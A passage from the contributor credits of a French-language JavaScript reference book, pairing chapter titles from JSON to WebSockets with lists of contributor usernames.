60	JSON	2426021684, Alex Filatov, Aminadav, Amitay Stern, Andrew Sklyarevsky, Aryeh Harris, Ates Goral, Cerbrus, Charlie H, Community, cone56, Daniel Herr, Daniel Langemann, daniellmb, Derek , Fczbkk, Felix Kling, hillary.fraley, Ian, Jason Sturges, Jeremy Banks, Jivings, jkdev, John Slegers, Knu, LiShuaiyuan, Louis Barranqueiro, Luc125, Marc, Michał Perłakowski, Mike C, nem035, Nhan, oztune, QoP, renatoargh, royhowie, Shog9, sigmus, spirit, Sumurai8, trincot, user2314737, Yosvel Quintero, Zhegan
61	La boucle d'événement	Domenic
62	La gestion des erreurs	iBelieve, Jeremy Banks, jkdev, Knu, Mijago, Mikki, RamenChef, SgtPooki, SZenC, towerofnix, uitgewis
63	Le débogage	A.M.K, Atakan Goktepe, Beau, bwegs, Cerbrus, cswl, DawnPaladin, Deepak Bansal, depperm, Devid Farinelli, Dheeraj vats, DontVoteMeDown, DVJex, Ehsan Sajjad, eltonkamami, geek1011, George Bailey, GingerPlusPlus, J F , John Archer, John Slegers, K48, Knu, little pootis, Mark Schultheiss, metal03326, Mike C, nicael, Nikita Kurtin, nyarasha, oztune, Richard Hamilton, Sumner Evans, SZenC, Victor Bjelkholm, Will, Yosvel Quintero

64	Les fonctions	amitzur, Anirudh Modi, aw04, BarakD, Benjadahl, Blubberguy22, Borja Tur, brentonstrine, bwegs, cdrini, choz, Chris, Cliff Burton, Community, CPHPython, Damon, Daniel Käfer, DarkKnight, David Knipe, Davis, Delapouite, divy3993, Durgpal Singh, Eirik Birkeland, eltonkamami, Everettss, Felix Kling, Firas Moalla, Gavishiddappa Gadagi, gcampbell, hairboat, Ian, Jay, jbmartinez, JDB, Jean Lourenço, Jeremy Banks, John Slegers, Jonas S, Joseph, kamoroso94, Kevin Law, Knu, Krandalf, Madara Uchiha, maioman, Marco Scabbiolo, mark, MasterBob, Max Alcala, Meow, Mike C, Mike McCaughan, ndugger, Neal, Newton fan 01, Nuri Tasdemir, nus, oztune, Paul S., Pinal, QoP, QueueHammer, Randy, Richard Turner, rolando, rolfedh, Ronen Ness, rvighne, Sagar V, Scott Sauyet, Shog9, sielakos, Sumurai8, Sverri M. Olsen, SZenC, tandrewnichols, Tanmay Nehete, ThemosIO, Thomas Gerot, Thriggle, trincot, user2314737, Vasiliy Levykin, Victor Bjelkholm, Wagner Amaral, Will, ymz, zb', zhirzh, zur4ik
65	Les problèmes de sécurité	programmer5000
66	Linters - Assurer la qualité du code	daniphilia, L Bahr, Mike McCaughan, Nicholas Montaño, Sumner Evans
67	Littéraux de modèle	Charlie H, Community, Downgoat, Everettss, fson, Jeremy Banks, Kit Grose, Quartz Fog, RamenChef
68	Localisation	Bennett, shaedrich, zurfyx
69	Manipulation de données	VisioN
70	Méthode d'enchaînement	Blindman67, CodeBean, John Oksasoglu, RamenChef, Triskalweiss
71	Modals - Invites	CMedina, Master Yushi, Mike McCaughan, nicael, Roko C. Buljan, Sverri M. Olsen
72	Mode strict	Alex Filatov, Anirudh Modi, Avanish Kumar, bignose, Blubberguy22, Boopathi Rajaa, Brendan Doherty, Callan Heard, CamJohnson26, Chong Lip Phang, Clonkex, CodingIntrigue, CPHPython, csander, gcampbell, Henrik Karlsson, Iain Ballard, Jeremy Banks, Jivings, John Slegers, Kemi, Naman Sancheti, RamenChef, Randy, sielakos, user2314737, XavCo7
73	Modèles de conception comportementale	Daniel LIn, Jinw, Mike C, ProllyGeek, tomturton

74	Modèles de conception créative	4444, abhishek, Blindman67, Cerbrus, Christian, Daniel LIn, daniellmb, et_l, Firas Moalla, H. Pauwelyn, Jason Dinkelmann, Jinw, Jonathan, Jonathan Weiß, JSON C11, Lisa Gagarina, Louis Barranqueiro, Luca Campanale, Maciej Gurban, Marina K., Mike C, naveen, nem035, PedroSouki, PitaJ, ProllyGeek, pseudosavant, Quill, RamenChef, rishabh dev, Roman Ponomarev, Spencer Wieczorek, Taras Lukavyi , tomturton, Tschallacka, WebBrother, zb'
75	Modules	Black, CodingIntrigue, Everettss, iBelieve, Igor Raush, Marco Scabbiolo, Matt Lishman, Mike C, oztune, QoP, Rohit Kumar
76	Mots-clés réservés	Adowrath, C L K Kissane, Emissary, Emre Bolat, Jef, Li357, Parth Kale, Paul S., RamenChef, Roko C. Buljan, Stephen Leppik, XavCo7
77	Nomenclature (modèle d'objet de navigateur)	Abhishek Singh, CroMagnon, ndugger, Richard Hamilton
78	Objet Navigateur	Angel Politis, cone56, Hardik Kanjariya ツ
79	Objets	Alberto Nicoletti, Angelos Chalaris, Boopathi Rajaa, Borja Tur, CD.., Charlie Burns, Christian Landgren, Cliff Burton, CodingIntrigue, CroMagnon, Daniel Herr, doydoy44, et_l, Everettss, Explosion Pills, Firas Moalla, FredMaggiowski, gcampbell, George Bailey, iBelieve, jabacchetta, Jan Pokorný, Jason Godson, Jeremy Banks, jkdev, John, Jonas W., Jonathan Walters, kamoroso94, Knu, Louis Barranqueiro , Marco Scabbiolo, Md. Mahbubul Haque, metal03326, Mike C, Mike McCaughan, Morteza Tourani, Neal, Peter Olson, Phil, Rajaprabhu Aravindasamy, rolando, Ronen Ness, rvighne, Sean Mickey, Sean Vieira, ssice, stackoverfloweth, Stewartside, Sumurai8, SZenC, XavCo7, Yosvel Quintero, zhirzh
80	Opérateurs binaires	4444, cswl, HopeNick, iulian, Mike McCaughan, Spencer Wieczorek
81	Opérateurs binaires - Exemples du monde réel (extraits)	csander, HopeNick
82	Opérateurs Unaires	A.M.K, Ates Goral, Cerbrus, Chris, Devid Farinelli, JCOC611 , Knu, Nina Scholz, RamenChef, Rohit Jindal, Siguza, splay, Stephen Leppik, Sven, XavCo7
83	Opérations de comparaison	2426021684, A.M.K, Alex Filatov, Amitay Stern, Andrew Sklyarevsky, azz, Blindman67, Blubberguy22, bwegs, CD..,

		Cerbrus, cFreed, Charlie H, Chris, cl3m, Colin, cswl, Dancrumb, Daniel, daniellmb, Domenic, Everettss, gca, Grundy, Ian, Igor Raush, Jacob Linney, Jamie, Jason Sturges, JBCP, Jeremy Banks, jisoo, Jivings, jkdev, K48, Kevin Katzke, khawarPK, Knu, Kousha, Kyle Blake, L Bahr, Luís Hendrix, Maciej Gurban, Madara Uchiha, Marco Scabbiolo, Marina K., mash, Matthew Crumley, mc10, Meow , Michał Perłakowski, Mike C, Mottie, n4m31ess_c0d3r, nalply, nem035, ni8mr, Nikita Kurtin, Noah, Oriol, Ortomala Lokni, Oscar Jara, PageYe, Paul S., Philip Bijker, Rajesh, Raphael Schweikert, Richard Hamilton, Rohit Jindal, S Willis , Sean Mickey, Sildoreth, Slayther, Spencer Wieczorek, splay, Sulthan, Sumurai8, SZenC, tbodt, Ted, Tomás Cañibano, Vasiliy Levykin, Ven, Washington Guedes, Wladimir Palant, Yosvel Quintero, zoom, zur4ik
84	Optimisation d'appel de queue	adamboro, Blindman67, Matthew Crumley, Raphael Rosa
85	Ouvriers	A.M.K, Alex, bloodyKnuckles, Boopathi Rajaa, geekonaut, Kayce Basques, kevguy, Knu, Nachiketha, NickHTTPS, Peter, Tomáš Zato, XavCo7
86	Politique d'origine et communication d'origine croisée	Downgoat, Marco Bonelli, SeinopSys, Tacticus
87	Portée	Ala Eddine JEBALI, Blindman67, bwegs, CPHPython, csander, David Knipe, devnull69, DMan, H. Pauwelyn, Henrique Barcelos, J F, jabacchetta, Jamie, jkdev, Knu, Marco Scabbiolo, mark, mauris, Max Alcala, Mike C, nseepana, Ortomala Lokni, Sibeesh Venu, Sumurai8, Sunny R Gupta, SZenC, ton, Wolfgang, YakovL, Zack Harley, Zirak
88	Procuration	cswl, Just a student, Ties
89	Promesses	00dani, 2426021684, A.M.K, Aadit M Shah, AER, afzalex, Alexandre N., Andy Pan, Ara Yeressian, ArtOfCode, Ates Goral, Awal Garg, Benjamin Gruenbaum, Berseker59, Blundering Philosopher, bobylito, bpoiss, bwegs, CD.., Cerbrus, HazsL, Chiru, Christophe Marois, Claudiu, CodingIntrigue, cswl, Dan Pantry, Daniel Herr, Daniel Stradowski, daniellmb, Dave Sag, David, David G., Devid Farinelli, devlin carnate, Domenic, Duh-Wayne-101, dunnza, Durgpal Singh, Emissary, enrico.bacis, Erik Minarini, Evan Bechtol, Everettss, FliegendeWurst, fracz, Franck Dernoncourt, fson, Gabriel L., Gaurav Gandhi, geek1011, georg, havenchyk, Henrique Barcelos, Hunan Rostomyan,

		iBelieve, Igor Raush, Jamen, James Donnelly, JBCP, jchitel, Jerska, John Slegers, Jojodmo, Joseph, Joshua Breeden, K48, Knu, leo.fcx, little pootis, luisfarzati, Maciej Gurban, Madara Uchiha, maioman, Marc, Marco Scabbiolo, Marina K., Matas Vaitkevicius, Mattew Whitt, Maurizio Carboni, Maximillian Laumeister, Meow, Michał Perłakowski, Mike C, Mike McCaughan, Mohamed El-Sayed, MotKohn, Motocarota, Naeem Shaikh, nalply, Neal, nicael, Niels, Nuri Tasdemir, patrick96, Pinal, pktangyue, QoP, Quill, Radouane ROUFID, RamenChef, Rion Williams, riyaz-ali, Roamer-1888, Ryan, Ryan Hilbert, Sayakiss, Shoe, Siguza, Slayther, solidcell, Squidward, Stanley Cup Phil, Steve Greatrex, sudo bangbang, Sumurai8, Sunnyok, syb0rg, SZenC, tcooc, teppic, TheGenie OfTruth, Timo, ton, Tresdin, user2314737, Ven, Vincent Sels, Vladimir Gabrielyan, w00t, wackozacko, Wladimir Palant, WolfgangTS, Yosvel Quintero , Yury Fedorov, Zack Harley, Zaz, zb', Zoltan.Tamasi
90	Prototypes, objets	Aswin
91	Rappels	A.M.K, Aadit M Shah, David González, gcampbell, gman, hindmost, John, John Syrinek, Lambda Ninja, Marco Scabbiolo, nem035, Rahul Arora, Sagar V, simonv
92	Rendez-vous amoureux	Athafoud, csander, John C, John Slegers, kamoroso94, Knu, Mike McCaughan, Mottie, pzp, S Willis, Stephen Leppik, Sumurai8, Trevor Clarke, user2314737, whales
93	requestAnimationFrame	HC_, kamoroso94, Knu, XavCo7
94	Séquences d'échappement	GOTO 0
95	Setters et Getters	Badacadabra, Joshua Kleveter, MasterBob, Mike C
96	Tableaux	2426021684, A.M.K, Ahmed Ayoub, Alejandro Nanez, Alir, Amit, Angelos Chalaris, Anirudh Modi, ankhzet, autoboxer, azad, balpha, Bamieh, Ben, Blindman67, Brett DeWoody, CD.., cdrini, Cerbrus, Charlie H, Chris, code_monk, codemano, CodingIntrigue, CPHPython, Damon, Daniel, Daniel Herr, daniellmb, dauruy, David Archibald, dns_nx, Domenic, Dr. Cool, Dr. J. Testington, DzinX, Firas Moalla, fracz, FrankCamara, George Bailey, gurvinder372, Hans Strausl, hansmaad, Hardik Kanjariya ツ, Hunan Rostomyan, iBelieve, Ilyas Mimouni, Ishmael Smyrnow, Isti115, J F, James Long, Jason Park, Jason Sturges, Jeremy Banks, Jeremy J Starcher, jisoo, jkdev, John Slegers, kamoroso94, Konrad D, Kyle Blake, Luc125, M. Erraysy, Maciej Gurban,

		Marco Scabbiolo, Matthew Crumley, mauris, Max Alcala, mc10, Michiel, Mike C, Mike McCaughan, Mikhail, Morteza Tourani, Mottie, nasoj1100, ndugger, Neal, Nelson Teixeira, nem035, Nhan, Nina Scholz, phaistonian, Pranav C Balan, Qianyue, QoP, Rafael Dantas, RamenChef, Richard Hamilton, Roko C. Buljan, rolando, Ronen Ness, Sandro, Shrey Gupta, sielakos, Slayther, Sofiene Djebali, Sumurai8, svarog, SZenC, TheGenie OfTruth, Tim, Traveling Tech Guy , user1292629, user2314737, user4040648, Vaclav, VahagnNikoghosian, VisioN, wuxiandiejia, XavCo7, Yosvel Quintero, zer00ne, ZeroBased_IX, zhirzh
97	Techniques de modularisation	A.M.K, Downgoat, Joshua Kleveter, Mike C
98	Test d'unité Javascript	4m1r, Dave Sag, RamenChef
99	Tilde ~	ansjun, Tim Rijavec
100	Transpiling	adriennetacke, Captain Hypertext, John Syrinek, Marco Bonelli, Marco Scabbiolo, Mike McCaughan, Pyloid, ssc-hrep3
101	Types de données en Javascript	csander, Matas Vaitkevicius
102	Utiliser javascript pour obtenir / définir des variables personnalisées CSS	Anurag Singh Bisht, Community, Mike C
103	Variables JavaScript	Christian
104	Vibration API	Hendry
105	WeakSet	Michał Perłakowski
106	WebSockets	A.J, geekonaut, kanaka, Leonid, Naeem Shaikh, Nick Larsen , Pinal, Sagar V, SEUH